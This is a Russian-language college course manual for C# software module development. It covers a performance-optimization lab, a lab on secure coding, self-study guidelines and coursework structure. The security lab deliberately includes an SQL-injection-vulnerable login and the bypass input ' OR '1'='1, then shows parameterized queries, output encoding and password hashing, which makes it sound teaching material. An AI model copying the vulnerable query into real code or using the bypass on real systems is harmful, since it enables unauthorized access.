var result3 = repo.AggregateByCategorySlow();
sw.Stop();
Console.WriteLine($"Агрегация: {sw.ElapsedMilliseconds} мс, категорий
{result3.Count}");

// Тест 4: Экспорт в CSV
sw.Restart();
var csv = repo.ExportToCsvSlow();
sw.Stop();
Console.WriteLine($"Экспорт CSV: {sw.ElapsedMilliseconds} мс, длина
{csv.Length}");

// Тест 5: Сохранение в файлы
sw.Restart();
// repo.SaveRecordsToFilesSlow(); // Раскомментируйте осторожно - создаст
много файлов!
sw.Stop();
// Console.WriteLine($"Сохранение в файлы: {sw.ElapsedMilliseconds} мс");
}
}
}

```

### 3.2. Выявление узких мест с помощью профилировщика

1. Запустите приложение в режиме профилировщика (Alt+F2 -> CPU Usage).
2. Проанализируйте, какие методы потребляют больше всего времени.
3. Запишите топ-3 самых медленных методов.

### 3.3. Оптимизация узких мест

Создадим оптимизированную версию класса `OptimizedDataRepository`:

```

public class OptimizedDataRepository
{
 private List<DataRecord> _records = new List<DataRecord>();

 // Оптимизация 1: Добавляем индексы (словари) для быстрого поиска
 private Dictionary<string, List<DataRecord>> _categoryIndex;

```

```

private Dictionary<string, HashSet<DataRecord>> _tagIndex;

public void GenerateTestData(int count)
{
 // ... тот же код генерации ...
 _records = new List<DataRecord>();
 var rand = new Random(42);
 for (int i = 0; i < count; i++)
 {
 _records.Add(new DataRecord
 {
 Id = i,
 Category = $"Category{rand.Next(1, 20)}",
 Value = rand.NextDouble() * 1000,
 Timestamp = DateTime.Now.AddDays(-rand.Next(1, 365)),
 IsActive = rand.Next(0, 2) == 1,
 Tags = GenerateRandomTags(rand)
 });
 }

 // После генерации строим индексы
 BuildIndexes();
}

private List<string> GenerateRandomTags(Random rand)
{
 var tags = new List<string>();
 int tagCount = rand.Next(1, 5);
 for (int i = 0; i < tagCount; i++)
 {
 tags.Add($"Tag{rand.Next(1, 10)}");
 }
 return tags;
}

private void BuildIndexes()
{
 // Индекс по категориям
 _categoryIndex = new Dictionary<string, List<DataRecord>>();
 foreach (var record in _records)
 {
 if (!_categoryIndex.ContainsKey(record.Category))
 {
 _categoryIndex[record.Category] = new List<DataRecord>();
 }
 _categoryIndex[record.Category].Add(record);
 }

 // Индекс по тегам
 _tagIndex = new Dictionary<string, HashSet<DataRecord>>();
 foreach (var record in _records)
 {

```

```

 foreach (var tag in record.Tags)
 {
 if (!_tagIndex.ContainsKey(tag))
 {
 _tagIndex[tag] = new HashSet<DataRecord>();
 }
 _tagIndex[tag].Add(record);
 }
 }
}

// ОПТИМИЗИРОВАНО: Поиск по категории через индекс (O(1))
public List<DataRecord> FindByCategoryFast(string category)
{
 return _categoryIndex.TryGetValue(category, out var result)
 ? new List<DataRecord>(result)
 : new List<DataRecord>();
}

// ОПТИМИЗИРОВАНО: Быстрая фильтрация с использованием индексов
public List<DataRecord> ComplexFilterFast(decimal minValue, DateTime startDate,
string requiredTag)
{
 // Сначала получаем все записи с нужным тегом (через индекс)
 if (!_tagIndex.TryGetValue(requiredTag, out var recordsWithTag))
 {
 return new List<DataRecord>();
 }

 // Затем фильтруем только эти записи по остальным условиям
 var result = new List<DataRecord>();
 foreach (var record in recordsWithTag)
 {
 if (record.Value >= (double)minValue && record.Timestamp >= startDate)
 {
 result.Add(record);
 }
 }
 return result;
}

// ОПТИМИЗИРОВАНО: Более эффективная агрегация с использованием LINQ
public Dictionary<string, double> AggregateByCategoryFast()
{
 return _records
 .GroupBy(r => r.Category)
 .ToDictionary(g => g.Key, g => g.Sum(r => r.Value));
}

// ОПТИМИЗИРОВАНО: Экспорт с использованием StringBuilder
public string ExportToCsvFast()
{

```

```

var sb = new System.Text.StringBuilder();
sb.AppendLine("Id,Category,Value,Timestamp,IsActive,Tags");

foreach (var record in _records)
{
 sb.AppendLine($"{record.Id},{record.Category},{record.Value},{record.Timestamp:yyyy-MM-dd},{record.IsActive},{string.Join("|", record.Tags)}");
}
return sb.ToString();
}

// ОПТИМИЗИРОВАНО: Пакетная запись в файл
public void SaveRecordsToFileFast(string filename)
{
 // Открываем файл один раз для всех записей
 using (var writer = new StreamWriter(filename))
 {
 foreach (var record in _records)
 {
 writer.WriteLine(record.ToString());
 }
 }
}

```

### 3.4. Сравнение производительности

Добавьте в метод Main сравнение старого и нового подходов:

```

static void ComparePerformance()
{
 var slowRepo = new DataRepository();
 slowRepo.GenerateTestData(100000);

 var fastRepo = new OptimizedDataRepository();
 fastRepo.GenerateTestData(100000);

 Console.WriteLine("\n=== СРАВНЕНИЕ ПРОИЗВОДИТЕЛЬНОСТИ ===\n");

 // Сравнение поиска
 var sw = Stopwatch.StartNew();
 var slowResult = slowRepo.FindByCategorySlow("Category5");
 sw.Stop();
 long slowTime = sw.ElapsedMilliseconds;

 sw.Restart();
 var fastResult = fastRepo.FindByCategoryFast("Category5");
 sw.Stop();
 long fastTime = sw.ElapsedMilliseconds;

 Console.WriteLine($"Поиск по категории:");
 Console.WriteLine($" Медленный: {slowTime} мс");
 Console.WriteLine($" Быстрый: {fastTime} мс");
}

```

```
Console.WriteLine($" Ускорение: {slowTime / (double)fastTime:F1}x\n");
```

```
// Аналогично для других методов
```

```
}
```

#### **4. Задание для самостоятельной работы**

1. Дополните класс `DataRepository` еще одним методом с узким местом (например, поиск записей с максимальным значением).
2. С помощью профилировщика найдите это узкое место.
3. Предложите и реализуйте оптимизацию.
4. Напишите программу, которая:
  - Генерирует 500 000 записей.
  - Выполняет 5 различных запросов к данным.
  - Замеряет время выполнения до и после оптимизации.
  - Выводит отчет с факторами ускорения.

#### **Контрольные вопросы**

1. Какие признаки указывают на наличие узкого места в коде?
2. В каких случаях создание индексов (словарей) оправдано, а в каких нет?
3. Почему частые операции ввода-вывода (I/O) являются узким местом?
4. Как сборка мусора (GC) влияет на производительность?
5. Какие инструменты помогают выявить проблемы с памятью?

## Практическая работа №38. Обеспечение безопасности при разработке модулей программного обеспечения

### 1. Цель работы

Изучить основные уязвимости программного обеспечения (SQL-инъекции, XSS, недостаточная валидация) и научиться применять методы защиты при разработке на C#.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Подготовка

1. Создайте новый проект Windows Forms SecurityDemo.
2. Добавьте ссылки на System.Data.SqlClient (или System.Data.SQLite).
3. Разместите на форме элементы для имитации входа в систему:
  - TextBox txtUsername (имя пользователя)
  - TextBox txtPassword (пароль, PasswordChar = '\*')
  - Button btnLogin (Войти)
  - ListBox lstResults (для вывода результатов)

#### 3.2. Демонстрация SQL-инъекции (НЕБЕЗОПАСНЫЙ КОД)

// ВНИМАНИЕ: ЭТОТ КОД СОДЕРЖИТ УЯЗВИМОСТЬ! НЕ ИСПОЛЬЗОВАТЬ В РЕАЛЬНЫХ ПРОЕКТАХ!

```
private void UnsafeLogin_Click(object sender, EventArgs e)
{
```

```
 string username = txtUsername.Text;
 string password = txtPassword.Text;
```

```
 // Создаем "базу данных" в памяти для демонстрации
```

```
 var users = new List<(string, string)>
```

```
 {
 ("admin", "admin123"),
 ("user", "user123"),
 ("guest", "guest123")
 };
```

```
 // УЯЗВИМЫЙ КОД: прямое включение пользовательского ввода в SQL-запрос
```

```
 string connectionString = "Data Source=demo.db;Version=3;";
```

```
 // Для демонстрации создадим SQLite базу данных
```

```
 using (var conn = new SQLiteConnection(connectionString))
```

```
 {
 conn.Open();
```

```
 // Создаем таблицу и добавляем пользователей
```

```
 using (var cmd = new SQLiteCommand("CREATE TABLE IF NOT EXISTS Users
(Username TEXT, Password TEXT)", conn))
```

```
 {
 cmd.ExecuteNonQuery();
 }
```

```

// Очищаем и добавляем тестовых пользователей
using (var cmd = new SQLiteCommand("DELETE FROM Users", conn))
{
 cmd.ExecuteNonQuery();
}

foreach (var user in users)
{
 using (var cmd = new SQLiteCommand($"INSERT INTO Users VALUES ('{user.Item1}', '{user.Item2}')" , conn))
 {
 cmd.ExecuteNonQuery();
 }
}

// УЯЗВИМЫЙ ЗАПРОС: конкатенация строк
string unsafeQuery = $"SELECT * FROM Users WHERE Username = '{username}' AND Password = '{password}'";

lstResults.Items.Add($"Выполняется запрос: {unsafeQuery}");

using (var cmd = new SQLiteCommand(unsafeQuery, conn))
{
 using (var reader = cmd.ExecuteReader())
 {
 if (reader.Read())
 {
 lstResults.Items.Add("ДОСТУП РАЗРЕШЕН (небезопасно)");
 }
 else
 {
 lstResults.Items.Add("Доступ запрещен");
 }
 }
}
}
}

```

#### **Демонстрация инъекции:**

1. Запустите программу.
2. В поле имени пользователя введите: ' OR '1'='1 (без кавычек? с кавычками?)
3. В поле пароля введите что угодно.
4. Нажмите кнопку — вы получите доступ, хотя пароль не знаете!

#### **3.3. Безопасный код с параметризованными запросами**

```

private void SafeLogin_Click(object sender, EventArgs e)
{
 string username = txtUsername.Text;
 string password = txtPassword.Text;

 string connectionString = "Data Source=demo.db;Version=3;";

 using (var conn = new SQLiteConnection(connectionString))

```

```

 {
 conn.Open();

 // БЕЗОПАСНЫЙ ЗАПРОС: использование параметров
 string safeQuery = "SELECT * FROM Users WHERE Username = @username AND
Password = @password";

 lstResults.Items.Add($"Выполняется параметризованный запрос");

 using (var cmd = new SQLiteCommand(safeQuery, conn))
 {
 // Добавляем параметры - значения будут экранированы автоматически
 cmd.Parameters.AddWithValue("@username", username);
 cmd.Parameters.AddWithValue("@password", password);

 using (var reader = cmd.ExecuteReader())
 {
 if (reader.Read())
 {
 lstResults.Items.Add("ДОСТУП РАЗРЕШЕН (безопасно)");
 }
 else
 {
 lstResults.Items.Add("Доступ запрещен");
 }
 }
 }
 }
}

```

Повторите попытку инъекции — теперь она не сработает, так как кавычки будут экранированы.

### 3.4. Защита от XSS (Cross-Site Scripting)

Для веб-приложений важна защита от XSS. В Windows Forms эта проблема менее актуальна, но при отображении пользовательского ввода нужно быть осторожным.

```

// НЕБЕЗОПАСНО: прямое отображение пользовательского ввода
private void UnsafeDisplay_Click(object sender, EventArgs e)
{
 string userInput = txtUsername.Text;
 // Если бы это был WebBrowser control, здесь могла бы быть инъекция скрипта
 MessageBox.Show("Привет, " + userInput); // Относительно безопасно в WinForms
}

// Лучше: кодирование вывода (для веб-сценариев)
private string SafeEncodeForHtml(string input)
{
 return System.Net.WebUtility.HtmlEncode(input);
}

```

### 3.5. Защита паролей (хеширование)

```

using System.Security.Cryptography;

```



```

public static class PasswordHelper
{
 // НИКОГДА не храните пароли в открытом виде!
 public static string HashPassword(string password)
 {
 // Используем современный алгоритм PBKDF2
 byte[] salt = new byte[16];
 using (var rng = RandomNumberGenerator.Create())
 {
 rng.GetBytes(salt);
 }

 using (var pbkdf2 = new Rfc2898DeriveBytes(password, salt, 100000,
HashAlgorithmName.SHA256))
 {
 byte[] hash = pbkdf2.GetBytes(32);
 byte[] hashBytes = new byte[48]; // 16 соль + 32 хеш
 Array.Copy(salt, 0, hashBytes, 0, 16);
 Array.Copy(hash, 0, hashBytes, 16, 32);

 return Convert.ToBase64String(hashBytes);
 }
 }

 public static bool VerifyPassword(string password, string hashedPassword)
 {
 byte[] hashBytes = Convert.FromBase64String(hashedPassword);
 byte[] salt = new byte[16];
 Array.Copy(hashBytes, 0, salt, 0, 16);

 using (var pbkdf2 = new Rfc2898DeriveBytes(password, salt, 100000,
HashAlgorithmName.SHA256))
 {
 byte[] hash = pbkdf2.GetBytes(32);
 for (int i = 0; i < 32; i++)
 {
 if (hashBytes[i + 16] != hash[i]) return false;
 }
 }
 return true;
 }
}

```

### 3.6. Принцип минимальных привилегий

Всегда запускайте приложение с минимально необходимыми правами.

```

// Проверка наличия прав на запись в папку
private bool CanWriteToFolder(string folderPath)
{
 try
 {
 string testFile = Path.Combine(folderPath, Path.GetRandomFileName());
 using (File.Create(testFile, 1, FileOptions.DeleteOnClose)) { }
 }
}

```

```
 return true;
 }
 catch
 {
 return false;
 }
}
```

#### **4. Задание для самостоятельной работы**

1. Создайте приложение "Безопасное хранилище паролей":
  - Форма для регистрации новых пользователей (с хешированием паролей).
  - Форма для входа (с проверкой через параметризованные запросы).
  - Хранение данных в SQLite с защитой от инъекций.
2. Добавьте валидацию всех входных данных:
  - Проверка длины полей.
  - Проверка на наличие недопустимых символов.
  - Ограничение попыток входа (блокировка после 3 неудачных попыток).
3. Реализуйте логирование всех попыток входа (успешных и неуспешных) в файл с защитой от подделки.
4. Протестируйте приложение, пытаясь выполнить SQL-инъекции.

#### **Контрольные вопросы**

1. Что такое SQL-инъекция и как от нее защититься?
2. Почему нельзя хранить пароли в открытом виде?
3. Что такое XSS и актуальна ли эта угроза для Windows Forms?
4. Как работает хеширование паролей с солью?
5. Что такое принцип минимальных привилегий?

## **Список использованных источников**

### **Основная литература:**

1. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
2. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. — Москва: КНОРУС, 2024. — 272 с. — (Среднее профессиональное образование).
3. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/139604>
4. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/141062>

### **Дополнительная литература:**

1. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.
2. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

### **Интернет-ресурсы:**

1. <http://www.citforum.ru/> - Центр информационных технологий.
2. <http://www.5ballov.ru/> - Образовательный портал.
3. <http://www.fio.ru/> - Федерация Интернет – образования.
4. <http://tests.academy.ru/> - Тесты из области информационных технологий.
5. <http://www.codenet.ru/> - Все для программиста.
6. <http://public.tsu.ru/~wawlasov/start.htm> - В помощь учителю информатики.
7. <http://sciedu.city.ru/> - Наука и образование в России.



Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего  
образования  
«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополе

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ  
к самостоятельной работе**

**ПМ.02 Осуществление интеграции программных модулей**

**МДК 02.01 Разработка, поддержка и тестирование программных модулей**

Специальность      09.02.11 Разработка и управление программным  
обеспечением

Форма обучения    очная

## 1. Пояснительная записка

Методические указания для самостоятельной работы студентов при изучении МДК 02.01 Разработка, поддержка и тестирование программных модулей предназначены для обучающихся по специальности 09.02.11 Разработка и управление программным обеспечением.

При организации СР важным и необходимым условием становятся формирование умения самостоятельной работы для приобретения знаний, навыков и возможности организации учебной и научной деятельности. Целью самостоятельной работы студентов является овладение фундаментальными знаниями, профессиональными умениями и навыками деятельности по профилю, опытом творческой, исследовательской деятельности. Самостоятельная работа студентов способствует развитию самостоятельности, ответственности и организованности, творческого подхода к решению проблем учебного и профессионального уровня.

По учебному плану специальности 09.02.11 Разработка и управление программным обеспечением в МДК 02.01 Разработка, поддержка и тестирование программных модулей, на внеаудиторную самостоятельную работу обучающихся отводится 18 часов.

## 2. План-график выполнения СРС

|   | Наименование разделов и тем дисциплины, их краткое содержание                                                                                                                                                                                                                                                                                                                                                                                     | Наименование самостоятельной работы | Объем часов |
|---|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|-------------|
| 1 | <b>Тема 1.1.</b> Использование принципов объектно-ориентированного программирования при разработке программных модулей<br><br><i>Вид самостоятельной работы:</i><br>Подготовка реферата по теме: «Навигация по файловой системе. Чтение и запись файлов. Работа с потоками. Работа с изолированным хранилищем.»                                                                                                                                   | <i>Реферат</i>                      | <b>2</b>    |
| 2 | <b>Тема 1.2.</b> Ключевые алгоритмы и структуры данных для выполнения задач программных модулей<br><br><i>Вид самостоятельной работы:</i><br>Работа с научной литературой по темам: Проблемы на строках (Задача о рюкзаке, редакционное расстояние). Алгоритмы с использованием хеширования (хеш-функции для строк, алгоритм Рабина-Карпа). Строки и структуры данных (операции с динамическими строками, триальные деревья).                     | <i>Работа с научной литературой</i> | <b>8</b>    |
| 3 | <b>Тема 1.4.</b> Создание программных модулей для взаимодействия с пользователем<br><br><i>Вид самостоятельной работы:</i><br>Написание докладов на тему:<br>1. Многопоточность и асинхронная работа окон. Многопоточность в GUI-приложениях. Проблемы синхронизации потоков. Использование асинхронных вызовов для долго выполнимых операций.<br>2. Значение стиля в UX/UI дизайне. Основы теории цвета. Работа с цветом и шрифтами. Стилизация. | <i>Доклад</i>                       | <b>4</b>    |

|   |                                                                                                                                                                                                                                                                                                                                           |                              |           |
|---|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|-----------|
|   | 3. Работа с текстом, изображениями. Построение графиков и диаграмм. Библиотеки для построения графиков и диаграмм. Работа с мультимедиа.                                                                                                                                                                                                  |                              |           |
| 4 | <b>Тема 1.5. Создание модулей для взаимодействия с базами данных</b><br><br><i>Вид самостоятельной работы:</i><br>Написание доклада на тему: Концепцией объектно-реляционного отображения и использование ORM-библиотек. Применение ORM для работы с базами данных.                                                                       | Доклад                       | 2         |
| 5 | <b>Тема 1.6. Принципы безопасности, производительности и масштабируемости программных модулей</b><br><br><i>Вид самостоятельной работы:</i><br>Работа с научной литературой на тему: Анализ и мониторинг производительности приложений. Обеспечение производительности и масштабируемости при разработке модулей программного обеспечения | Работа с научной литературой | 2         |
|   | <b>Итого</b>                                                                                                                                                                                                                                                                                                                              |                              | <b>18</b> |

### 3. Методические рекомендации к СРС

#### 3.1. Методические рекомендации по подготовке и презентации реферата

Реферат - это сообщение по заданной теме, с целью внести знания из дополнительной литературы, систематизировать материал, проиллюстрировать примерами, развивать навыки самостоятельной работы с научной литературой, познавательный интерес к научному познанию.

**Вступление** помогает обеспечить успех выступления по любой тематике. Вступление должно содержать:

- название презентации (реферата)
- сообщение основной идеи
- современную оценку предмета изложения
- краткое перечисление рассматриваемых вопросов
- живую интересную форму изложения
- акцентирование оригинальности подхода

**Основная часть**, в которой выступающий должен глубоко раскрыть суть затронутой темы, обычно строится по принципу отчета. Задача основной части - представить достаточно данных для того, чтобы слушатели и заинтересовались темой и захотели ознакомиться с материалами. При этом логическая структура теоретического блока не должны даваться без наглядных пособий, аудио-визуальных и визуальных материалов.

**Заключение** - это ясное четкое обобщение и краткие выводы.

#### Порядок сдачи и защиты рефератов.

1. Реферат сдается на проверку преподавателю за 1-2 недели до зачетного занятия
2. При оценке реферата преподаватель учитывает
  - качество
  - степень самостоятельности студента и проявленную инициативу
  - связность, логичность и грамотность составления
  - оформление в соответствии с требованиями ГОСТ.
3. Защита тематического реферата может проводиться на занятии в рамках внеаудиторных часов учебной дисциплины или конференции или по одному реферату при изучении соответствующей темы, либо по договоренности с преподавателем.
4. Защита реферата студентом предусматривает
  - доклад по реферату не более 5-7 минут

- ответы на вопросы оппонента.

На защите *запрещено* чтение текста реферата.

5. Общая оценка за реферат выставляется с учетом оценок за работу, доклад, умение вести дискуссию и ответы на вопросы.

### **Содержание и оформление разделов реферата**

Реферат выполняется на листах формата А4 в компьютерном варианте. Поля: верхнее, нижнее – 2 см, правое – 3 см, левое – 1 см, шрифт Times New Roman, размер шрифта – 14, интервал – 1, абзац – 1,25, выравнивание по ширине. Объем реферата 10-15 листов. Графики, рисунки, таблицы обязательно подписываются (графики и рисунки снизу, таблицы сверху) и располагаются в приложениях в конце работы, в основном тексте на них делается ссылка. Например: (см. приложение (порядковый номер)).

Нумерация страниц обязательна. Номер страницы ставится в левом нижнем углу страницы. **Титульный лист** не нумеруется и оформляется в соответствии с **Приложением** (см. ниже). Готовая работа должна быть скреплена папкой скоросшивателем или с помощью дырокола.

**Титульный лист.** Является первой страницей реферата и заполняется по строго определенным правилам.

В верхнем поле указывается полное наименование учебного заведения.

В среднем поле дается заглавие реферата, которое проводится без слова " тема " и в кавычки не заключается.

Далее, ближе к правому краю титульного листа, указываются фамилия, инициалы студента, написавшего реферат, а также его курс и группа. Немного ниже или слева указываются название учебного заведения, фамилия и инициалы преподавателя - руководителя работы.

В нижнем поле указывается год написания реферата.

После титульного листа помещают **оглавление**, в котором приводятся все заголовки работы и указываются страницы, с которых они начинаются. Заголовки оглавления должны точно повторять заголовки в тексте. Сокращать их или давать в другой формулировке и последовательности нельзя.

Все заголовки начинаются с прописной буквы без точки на конце. Последнее слово каждого заголовка соединяют отточием / ..... / с соответствующим ему номером страницы в правом столбце оглавления.

Заголовки одинаковых ступеней рубрикации необходимо располагать друг под другом. Заголовки каждой последующей ступени смещают на три - пять знаков вправо по отношению к заголовкам предыдущей ступени.

**Введение.** Здесь обычно обосновывается актуальность выбранной темы, цель и содержание реферата, указывается объект / предмет / рассмотрения, приводится характеристика источников для написания работы и краткий обзор имеющейся по данной теме литературы. Актуальность предполагает оценку своевременности и социальной значимости выбранной темы, обзор литературы по теме отражает знакомство автора реферата с имеющимися источниками, умение их систематизировать, критически рассматривать, выделять существенное, определять главное.

**Основная часть.** Содержание глав этой части должно точно соответствовать теме работы и полностью ее раскрывать. Эти главы должны показать умение исследователя сжато, логично и аргументировано излагать материал, обобщать, анализировать, делать логические выводы.

**Заключительная часть.** Предполагает последовательное, логически стройное изложение обобщенных выводов по рассматриваемой теме.

**Библиографический список использованной литературы** составляет одну из частей работы, отражающей самостоятельную творческую работу автора, позволяет судить о степени фундаментальности данного реферата.

В работах используются следующие способы построения библиографических списков: по алфавиту фамилий, авторов или заглавий; по тематике; по видам изданий; по характеру содержания; списки смешанного построения. Литература в списке указывается в алфавитном порядке / более распространенный вариант - фамилии авторов в алфавитном порядке /, после указания фамилии и инициалов автора указывается название литературного источника, место издания / пишется сокращенно, например, Москва - М., Санкт - Петербург -



СПб ит.д. /, название издательства / например, Мир /, год издания / например, 1996 /, можно указать страницы / например, с. 54-67 /. **Страницы можно указывать прямо в тексте**, после указания номера, под которым литературный источник находится в списке литературы / например, 7 / номер лит. источника/ , с. 67- 89 /. Номер литературного источника указывается после каждого нового отрывка текста из другого литературного источника.

В **приложении** помещают вспомогательные или дополнительные материалы, которые загромождают текст основной части работы / таблицы, карты, графики, неопубликованные документы, переписка и т.д. /. Каждое приложение должно начинаться с нового листа / страницы / с указанием в правом верхнем углу слова " Приложение" и иметь тематический заголовок. При наличии в работе более одного приложения они нумеруются арабскими цифрами / без знака " № " /, например, " Приложение 1". Нумерация страниц, на которых даются приложения, должна быть сквозной и продолжать общую нумерацию страниц основного текста. Связь основного текста с приложениями осуществляется через ссылки, которые употребляются со словом " смотри " / оно обычно сокращается и заключается вместе с шифром в круглые скобки - (см. прил. 1) /.

### **3.2. Методические рекомендации по подготовке доклада.**

Подготовка качественного доклада включает определение цели, четкую структуру (введение, основная часть, заключение) и соблюдение регламента (обычно 10–15 минут). Доклад должен быть лаконичным, без «воды», содержать актуальную информацию, сопровождаться наглядной презентацией и завершаться выводами. Важно владеть материалом, держать контакт с аудиторией и готовиться к вопросам.

### **3.3. Методические рекомендации по работе с научной литературой.**

Этапы работы с научной литературой:

Поиск источников: Используйте академические базы данных для поиска рецензируемых статей, монографий и диссертаций (eLibrary, КиберЛенинка, Google Scholar).

Оценка материала: Проанализируйте актуальность, авторитетность автора, издательство, аннотацию и оглавление перед глубоким чтением.

Анализ текста:

Изучите введение и выводы для понимания сути.

Выделите основные термины и аргументы автора.

Используйте методы активного чтения: конспектирование, систему подчеркиваний, метод «инсерт» (маркировка текста: «знаю», «новое», «противоречит», «есть вопрос»).

Фиксация результатов:

Составляйте библиографическое описание источника сразу.

Ведите рабочие записи (цитаты, аннотации, кластеры, сравнительные таблицы).

Систематизация: Объединяйте полученные данные по темам, выделяя общее и различное в подходах разных авторов.

Авторское редактирование: При написании обзора литературы избавляйтесь от лишней информации и терминологической путаницы.

## **Список использованных источников**

### **Основная литература:**

1. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
2. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. — Москва: КНОРУС, 2024. — 272 с. — (Среднее профессиональное образование).
3. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/139604>
4. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/141062>

### **Дополнительная литература:**

1. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.
2. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

### **Интернет-ресурсы:**

8. <http://www.citforum.ru/> - Центр информационных технологий.
9. <http://www.5ballov.ru/> - Образовательный портал.
10. <http://www.fio.ru/> - Федерация Интернет – образования.
11. <http://tests.academy.ru/> - Тесты из области информационных технологий.
12. <http://www.codenet.ru/> - Все для программиста.
13. <http://public.tsu.ru/~wawlasov/start.htm> - В помощь учителю информатики.
14. <http://sciedu.city.ru/> - Наука и образование в России.

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего  
образования  
«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополе

**Методические указания  
по выполнению курсовой работы**

**ПМ.02 РАЗРАБОТКА И ИНТЕГРАЦИЯ МОДУЛЕЙ ПРОГРАММНОГО  
ОБЕСПЕЧЕНИЯ**

**МДК 02.01 Разработка, поддержка и тестирование программных модулей**

Специальность      09.02.11 Разработка и управление программным обеспечением

Форма обучения    очная

## Оглавление

|                                                                         |            |
|-------------------------------------------------------------------------|------------|
| Пояснительная записка.....                                              | 149        |
| 1. Выбор темы и руководство курсовой работой .....                      | 149        |
| 2. Организация выполнения курсовой работы.....                          | 150        |
| 3. Содержание и структура курсовой работы .....                         | 150        |
| 4. Требования к оформлению курсовой работы .....                        | 151        |
| 5. Интерфейс пользователя .....                                         | 153        |
| 5.1 Функциональные требования к ИС .....                                | 154        |
| 6. Защита курсовой работы .....                                         | 154        |
| 7. Примерная тематика курсовых работ .....                              | 156        |
| 8. Учебно-методическое и информационное обеспечение дисциплины          | 156        |
| <i>Приложение 1. Шаблон титульного листа.....</i>                       | <i>158</i> |
| <i>Приложение 2. Шаблон задания на курсовое проектирование .....</i>    | <i>159</i> |
| <i>Приложение 3. Отзыв на КР оформляется руководителем курсовой ...</i> | <i>160</i> |
| <i>Приложение 4. Содержание КР (Шаблон) .....</i>                       | <i>161</i> |
| Введение.....                                                           | 163        |
| Раздел 1. Теоретическая часть .....                                     | 165        |
| 1.1. Анализ предметной область.....                                     | 165        |
| 1.2. Постановка задачи .....                                            | 165        |
| 1.3. Обоснование выбора средств разработки .....                        | 165        |
| Раздел 2. Практическая часть .....                                      | 166        |
| 2.1. Проектирование ER-диаграммы.....                                   | 166        |
| 2.2. Анализ требований и определение спецификаций программы ....        | 167        |
| 2.3. Руководство пользователя.....                                      | 169        |
| Заключение .....                                                        | 170        |
| Список использованных источников .....                                  | 171        |
| Приложение .....                                                        | 173        |

## Пояснительная записка

Методические указания по выполнению курсовой работы (далее Методические указания) составлены в соответствии с ФГОС СПО по специальности 09.02.11 Разработка и управление программным обеспечением и рабочей программой профессионального модуля ПМ.02 Разработка и интеграция модулей программного обеспечения.

